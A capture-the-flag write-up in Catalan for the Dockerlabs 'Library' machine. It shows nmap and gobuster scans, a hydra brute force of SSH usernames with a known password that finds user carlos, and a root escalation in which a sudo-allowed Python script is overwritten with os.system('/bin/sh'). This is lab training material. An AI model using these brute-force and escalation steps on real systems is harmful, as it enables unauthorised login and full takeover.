
Maquina Library Dockerlabs


Aquesta màquina l'objectiu és fer un hydra invers, en comptes de tenir un usuari i esbrinar el password, en aquest cas tenim el password i hem d'encertar l'usuari.

Després de l'escaneig de ports tenim el port 22 i el port 80 obert, per part del port 80 tenim un Apache per defecte el qual quan fem f12 no ens diu cap cosa, trobarem informació d'interès fent fuzzing web.




```
└─$ cat escaneig_biblioteca
# Nmap 7.94SVN scan initiated Fri May 10 13:31:48 2024 as: nmap -p- -sC -sV --open -sS -n -Pn -vvv -oN e
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2024-05-10 13:31:49 CEST for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f9:f6:fc:f7:f8:4d:d4:74:51:4c:88:23:54:a0:b3:af (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOE+AMUTmmJFie8NgXoV0LWMWmHQU2
|   256 fd:5b:01:b6:d2:18:ae:a3:6f:26:b2:3c:00:e5:12:c1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKaYjuffpq2p5LshURmRdGCPjM1gO/+OI5UZ4l37IkRF
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 10 13:31:55 2024 -- 1 IP address (1 host up) scanned in 7.11 seconds
```




```
┌──(jk㉿KALILINUX-JK)-[~/Desktop/library]
└─$ sudo gobuster dir -u http://172.17.0.2:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,xml,sh,xss
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              xss,php,html,xml,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10671]
/index.php            (Status: 200) [Size: 26]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
Progress: 25382 / 1323366 (1.92%)
```

Aquesta es la password que tenim en aquest cas, haurem de descobrir l'usuari



JIFGHDS87GYDFIGD


Tenim ja l'usuari per on penetrar



```
┌──(jk㉿KALILINUX-JK)-[~/Downloads]
└─$ sudo hydra -L /home/jk/Downloads/xato-net-10-million-usernames.txt -p JIFGHDS87GYDFIGD ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-14 14:00:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
-I
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlos   password: JIFGHDS87GYDFIGD
```


El sudo -l ens deixa fer servir python3 a l'script.py



```
carlos@faa7b2ae2741:~$ sudo -l
Matching Defaults entries for carlos on faa7b2ae2741:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User carlos may run the following commands on faa7b2ae2741:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
```

Fas la comanda "cd /opt", aquí podrem veure que l'arxiu script.py, es de propietari carlos, fem un chmod 777 per a poder editar-lo, fem un nano a aquest fitxer ara que si es de escriptura, dins d'aquest fitxer fiquem lo següent que treiem de la pàgina CTFOBINS



```
  GNU nano 7.2
import os;

os.system("/bin/sh")
```